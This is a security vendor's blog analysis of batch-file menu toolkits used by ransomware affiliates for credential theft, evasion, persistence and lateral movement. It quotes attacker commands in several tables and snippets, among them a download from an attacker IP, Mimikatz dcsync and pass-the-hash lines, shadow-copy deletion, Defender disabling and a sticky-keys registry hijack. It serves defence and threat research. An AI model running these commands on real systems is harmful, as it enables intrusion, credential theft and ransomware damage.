Press #1 to Play: A Look Into eCrime Menu-style Toolkits

crowdstrike.com/blog/analysis-of-ecrime-menu-style-toolkits/

Radu Vlad February 11, 2021

The year 2020 has seen an accelerated uptick in eCrime activity, as well as an obvious shift in eCrime adversaries engaging in big game hunting (BGH) operations that involve interactive deployment of ransomware as a popular means to monetize intrusions, prioritizing critical enterprise infrastructure (domain controllers, file servers, backup servers, etc.) over workstations.

The increasing availability of eCrime "syndication" models proliferating Ransomware as a Service (RaaS) programs grew in popularity as a threat vector and is one of the reasons behind the increasing volume of activity, allowing more novice threat actors to capitalize on the advanced skills of criminal malware developers and move from opportunistic breaches to targeted BGH ransomware campaigns.

Our research suggests that there is collaboration between some eCrime groups operating ransomware, or at least some form of informal knowledge sharing. The commonalities include common tools, scripts and code snippets, as well as a set of overlapping tactics, techniques and procedures (TTPs).

Throughout various observed intrusion attempts to stage ransomware, we have noticed the use of menu-style scripts to automate execution to various degrees and help achieve faster actions on objectives. The complexity of these tools varies — samples observed so far are either based on PowerShell, like Dharma's toolkit described by Sophos, or versatile custom batch (.bat) files.

What's on the Menu for Today?

The following **menu.bat** tool was observed during what was likely a CIRCUS SPIDER affiliate intrusion, deploying Netwalker ransomware on the victim network. At this time, there is no evidence to support that this particular threat actor supplies additional tooling to affiliates as part of the benefits of joining the program, other than the builder/builds of the ransomware and access to the corresponding decryptors in exchange for a share of the profits. With this in mind, the toolkit used in the attack was likely either directly sourced or built by the affiliates themselves.




Figure 1. Overview of main menu options, as seen in the menu.bat execution

Based on a hard-coded path that the script calls in one of the options, we have identified a second script that likely ties in with menu.bat. **Run.bat** employs the same menu-style options and was retrieved from an archive hosted on a public malware repository that contained a number of common tools used by actors that stage ransomware, like `PsExec` and `ns64.exe`, alongside one WinRAR self-extracting archive named menu.exe, which most likely contains the aforementioned **menu.bat**.]

```
1  @Echo off
2
3  :menu
4  Echo Menu
5  Echo.
6  Echo 1- Pass
7  Echo 2- AD NTLM
8  Echo 3- Loger MIMI
9  echo 4- Vizov cmd ntlm Admina
10 echo 5- Parser
11 echo 6- Clean And Exit
12 echo 0- exit
13 echo.
14
15 Set /p choice="Your choice: "
16 if not defined choice goto :menu
17 if "%choice%"=="1" (goto pass)
18 if "%choice%"=="2" (goto ad)
19 if "%choice%"=="3" (goto loger)
20 if "%choice%"=="4" (goto ntlm)
21 if "%choice%"=="5" (goto parser)
22 if "%choice%"=="6" (goto clean)
23 if "%choice%"=="0" (goto Exit)
24
25 goto :menu
26 pause >nul
27
```

Figure 2. Overview of script code snippet, as seen in run.bat

Menu.bat is something of a Swiss Army knife that enables the operator to easily switch between a choice of options that can quickly employ defense evasion, credential access, discovery, lateral movement tools or command lines. By comparison, **Run.bat** solely focuses on harvesting credentials. Both scripts implement common potentially unwanted programs (PUPs), and Mimikatz as the main credential harvester option.

Pick a Number, Any Number!

Once initial access has been obtained (the most common entry vectors being RDP credential spraying against web-facing hosts, previously stolen credentials, or vulnerable web applications), the operator proceeds with dropping the tools to the desired staging location.

Menu.bat implements PowerShell's `WebClient.DownloadFile` method to grab WinRAR self-extracting password-protected archives hosted on the attacker's infrastructure.

```
powershell -Command "(New-Object
Net.WebClient).DownloadFile('http[:]//93.115.21[.]56[:]5983/sdjfjsdklfskld/pass/Collector/collector.exe', 'collector.exe')
```





Figure 3. The attacker protects downloaded tooling through WinRAR self-extracting password-protected archives

It is likely that the actor has favored this method in order to minimize operational security risks and potentially thwart incident response efforts, in case any of the downloaded archives would have been left behind — this way, a defender will not be able to easily identify what the artifacts are, without additional logging or telemetry capability.

Other password collection options include the use of " `collector.exe` ," " `web.exe` " and " `credentials.exe` ." While we were not able to accurately identify the tools stored in these archives, we presume that these might be part of the third-party Windows Password Recovery Tools suite by Nirsoft due to the file names and the fact that these tools are heavily used by various groups. These are legitimate tools used by administrators, but they are also commonly employed by various actors and affiliates, like Dharma operators. " `Web.exe` ," for example, likely stores WebBrowserPassView — a password recovery tool that reveals the passwords stored in popular web browsers — and " `credentials.exe` " could hold `CredentialsFileView.exe` , which has the ability to decrypt and display passwords and other data stored inside Windows credential files.



```
103
104  echo Backdor\loger menu
105  echo.
106  echo 1- Qwazar
107  echo 2- Cobalt
108  echo 3- Original
109  echo 4- menu
110  echo 0- exit
111  echo.
112  set /p choice="choice: "
113  if not defined choice goto :menu
114  if "%choice%"=="1" (goto Qwazar)
115  if "%choice%"=="2" (goto cobalt)
116  if "%choice%"=="3" (goto Original)
117  if "%choice%"=="4" (goto menu)
118  if "%choice%"=="0" (goto exit)
119
120  goto :backdor
121  pause >nul
122
123  :Qwazar
124
125  echo Qwazaz menu
126  echo.
127  echo 1- iexplorer UAC
128  echo 2- iexplorer System
129  echo 3- iexplorer ProgrammFiles
130  echo 4- menu
131  echo 0- exit
```

Figure 4. Code snippet overview of various backdoor menu options menu.bat is able to deploy

The actor has implemented the option to deploy various remote access tools (RATs) to secure backdoor access — in this example, the actor is likely dropping variations of the Quasar RAT (referenced as “Qwazar”) and Cobalt Strike on the target system. The three menu options for deploying Quasar seem to reflect the default Quasar client builder options, to set the installation directory to either the User’s `%APPDATA%` folder (erroneously called UAC in the script, most likely a typo), Program Files, or the Windows System32 or SysWOW64 (both options requiring administrator privileges). The installation name in all cases will be “ `iexplorer.exe` .”




Figure 5. The attacker is using Advanced Port Scanner to map the victim's network for available hosts

The scanner portion of the menu enables the operator to pull down both `NS.exe` and `aps.exe` from a server under their control in order to map the compromised network for available hosts. Network Scanner (seen here as `NS.exe`) is a utility used to discover, describe and mount network shares. The tool was originally tracked as being employed by Dharma operators but is increasingly popular among various other ransomware operator groups. Advanced Port Scanner (named `aps.exe` by the operator) is yet another popular and publicly available tool used in intrusions leading to ransomware.




Figure 6. Overview of brute-force menu (**brut**) options, as seen in `menu.bat`. The attacker is using NLBrute to access other hosts on the victim's network through RDP.

The toolkit also incorporates brute-forcing capabilities that leverage the well-known **NLB** (`NLBrute.exe`) tool — another ransomware operator favorite — and **rdpforcer** RDP scanner, which enables the actor to perform lateral movement within the network.

The **"CMD commands"** portion of the menu contains a set of command line interface (CLI) instructions, grouped into nine options.

Sub-menu Option Number	Sub-menu Option Name	Description

1	Session for 2 Users	Enables the operator to lift the limitation that Microsoft enforces on concurrent remote or local user connections, by applying an unofficial modification called the Universal Terminal Server patch (essentially overriding `Termsrv.dll`) so that a remote user can log in to their account while also allowing a local user to log in to their account when physically at the computer.
2	Open RDP	Downloads and starts the `OpenRDP.exe` , another password-protected self-extracting archive. We were unable to accurately identify the contents of the archive, but we suspect it may hold another batch script to secure RDP access to the target system.
3	Delete Shadow Copies	Issues a `vssadmin delete shadows /all` command, one of the most commonly used methods employed by ransomware families and operators to delete shadow copies.
4	NewLocalUser-admin	Kicks off yet another set of post-exploitation commands, which involve the creation and addition of the **"Adminitsrator"** user (purposely misspelled) to the Local Administrator group, for persistence purposes, as well as enabling RDP and Remote Assistance on the remote machine, removing connection limits, and hiding the user's folder on disk and in the registry. This part of the script overlaps with both open source Post Exploitation code freely available on code hosting and collaboration platforms, as well as posts on various forums linked to pentesting.
5	Povishenie prav	Provides the operator with a local privilege escalation method by downloading the HTML Help Installation and Update package (`hhupd.exe`), a legitimate binary used to exploit a privilege escalation vulnerability (CVE-2019-1388) in the Windows Certificate Dialog, allowing an attacker to elevate privileges to NT AUTHORITY\SYSTEM.
6	Off Defender	Thwarts Windows Defender protection capability by issuing a `powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true` command.
7	Zalipalka	Replaces the `sethc.exe` binary with Task Manager in a well-known variation of the Sticky Keys attack method. Choosing `taskmgr.exe` over cmd.exe gives the attacker more flexibility, like the ability to perform a Lsass dump from taskmgr, kill processes and start any application via the Run new task option. `REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\taskmgr.exe"`
8	Off 2 minuts	Modifies RDP Connection Time control settings so the operator will not be disconnected from the Remote Desktop connection when they are idle. `reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v "MaxConnectionTime" /t REG_DWORD /d 0x0 /f"`
9	Forse RESTART	Forces an immediate restart of the system. `shutdown -r -t 0`
10	Menu	Returns the operator to the main menu section of the script.
0	Exit	Closes script execution.

Table 1. Details of the **"CMD commands"** sub-section, as seen in `menu.bat` .

Finally, the menu.bat script allows the operator to issue a self-delete command of every item in the staging folder.

Run.bat consists of six menu sections, most of which target credential access. It requires kiwi.exe to already be present on disk, which can be previously downloaded via menu.bat or simply dropped to disk in the `%TEMP%\CCI\CCW\mimi` folder.

Menu Option Number	Menu Option Name	Description
1	Pass	This option uses Mimikatz to list all available provider credentials, and stores the output results in a `.txt` file. `kiwi.exe "privilege::debug" "log Result.txt" "sekurlsa::logonPasswords" "token::elevate" "lsadump::sam" vault::cred exit`
2	AD NTLM	Uses Mimikatz's dcsync option, which utilizes the Directory Replication Service (DRS) to retrieve the password hashes. The domain name the computer is joined to is first retrieved through a WMI query. The results are then parsed and presented back to the operator. `for /f %%a in ('wmic ComputerSystem get Domain') do for /f %%b in ("%%a") do set y=%%b kiwi.exe "log NTLMAD.txt" "privilege::debug" "lsadump::dcsync /domain:%y% /all /csv" exit`
3	Loger MIMI	Uses Mimikatz to inject a malicious Security Support Provider (SSP) into memory in order to capture passwords for all users that have logged on and service accounts running on the target system. `kiwi.exe "privilege::debug" "misc::memssp"`

4	Vizov cmd ntlm Admina	Enables the operator to perform a Pass-the-Hash with Mimikatz using previously acquired password hashes. `kiwi.exe "sekurlsa::pth /user:%c% /domain:<victim domain> /ntlm:%d% /run:cmd" exit`
5	Parser	Makes use of `Parser.exe`, a freeware utility for processing both fixed-length and field-delimited ASCII flat-file representations of databases, to read the results of the previous menu options. Results are stored separately, each in a dynamically created folder whose name is formed from the IP address and Computername of the target. Various other eCrime actors have favored similar implementations of this tool's functionality under the name miparser.vbs, for the sole purpose of parsing out Mimikatz output, so it's easier for an actor to handle extracted passwords/NTLM login details. `cd %TEMP%\CCI\CCW\mimi Parser.exe FOR /F "usebackq tokens=2 delims=[]" %%i IN (`ping %Computername% -n 1 -4`) DO if not "%%i"=="" Set ip=%%i MD %TEMP%\CCI\%ip%_%COMPUTERNAME% move "%cd%\*.txt" "%TEMP%\CCI\%ip%_%COMPUTERNAME%" explorer %TEMP%\CCI\%ip%_%COMPUTERNAME%` Variations of the above code are also used by Options 1 and 2 in order to organize results.
6	Clean And Exit	Kicks off a self-delete command of every item in the staging folder. `cls cd %temp% rd /s /q %temp%\CCI`
0	Exit	Closes script execution.

Table 2. Details of the available selection items, as seen in `run.bat`.

Attribution

Some of the command line sub-menu options and file names referenced throughout the two scripts appear to be using transliterated Russian, a method of representing letters or words from the Cyrilic alphabet into Latin characters. "CMD commands" sub-menu Option 5 ("Povishenie prav") and the name of the downloaded `hhupd.exe` binary ("`Prava admina.exe`") roughly translate as "increasing rights" and "admin rights," respectively. Command line sub-menu Option 7 could be slang for "залипат" ("to stick"). Menu Option 4 from the **run.bat** script ("Vizov cmd ntlm Admina") is also a strong indicator toward establishing attribution, with "vizov" meaning "calling" ("вызов"). This suggests that either the operator or the developer of these scripts may be based in a Slavic-speaking country, likely located in the eastern or southeastern Europe regions.

The following table summarizes the toolkit's capabilities and maps them to the relevant MITRE ATT&CK® tactics.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Impact
RDP credential spraying	Windows Command Shell	Accessibility Features	CVE-2019-1388	Disable Windows Defender	Mimikatz	NS.exe	NLBrute	N/A	N/A	Delete Shadow Copies
Stolen RDP credentials	PowerShell	New Local Administrator Account		Modify Registry Settings Related to RDP	Third-party Windows Password Recovery Tools	Advanced Port Scanner	RDP Forcer			
	Quasar RAT									
	Cobalt Strike									

Table 3. Toolkit killchain

Conclusion

This case study shows how legitimate third-party "freeware" software, well-known security tools and publicly available exploits can easily be stitched together in a menu-style script to provide operators with a high execution tempo to achieve their goals.

Human-interactive post-exploitation that delivers ransomware poses a significant and ever-increasing threat to companies as adversaries evolve and incorporate more techniques and capabilities in their toolkits. With the expected growth in BGH operations throughout this year, we will likely see actors continue to adapt and be more resourceful, as well as deploy in the field similar new tools as the one described.

Security solutions such as the CrowdStrike Falcon® endpoint protection platform come with many preventative features to protect against threats like human-operated ransomware intrusions. These features — which include machine learning (ML), behavioral preventions and executable quarantining — are highly effective at stopping ransomware and other common techniques that criminal organizations employ.

Indicators of Compromise (IOCs)

File	SHA256
`menu.bat`	`d2121e6774fb8cc6dc62ca112dabe7e10b1947fdac1b81d20c069a7fa90f6bb8`
`run.bat`	`46564ec92a7c2e7335bbec9c261af9ec3869260b13e4bdaa318fd7e1867e9888`

Additional Resources

- *Learn about recent intrusion trends, adversary tactics and highlights of notable intrusions in the 2020 Threat Hunting Report.*
- *Understand the trends and themes that we observed while responding to and remediating incidents around the globe in 2020 — download the latest CrowdStrike Services Cyber Front Lines Report.*
- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Test CrowdStrike next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*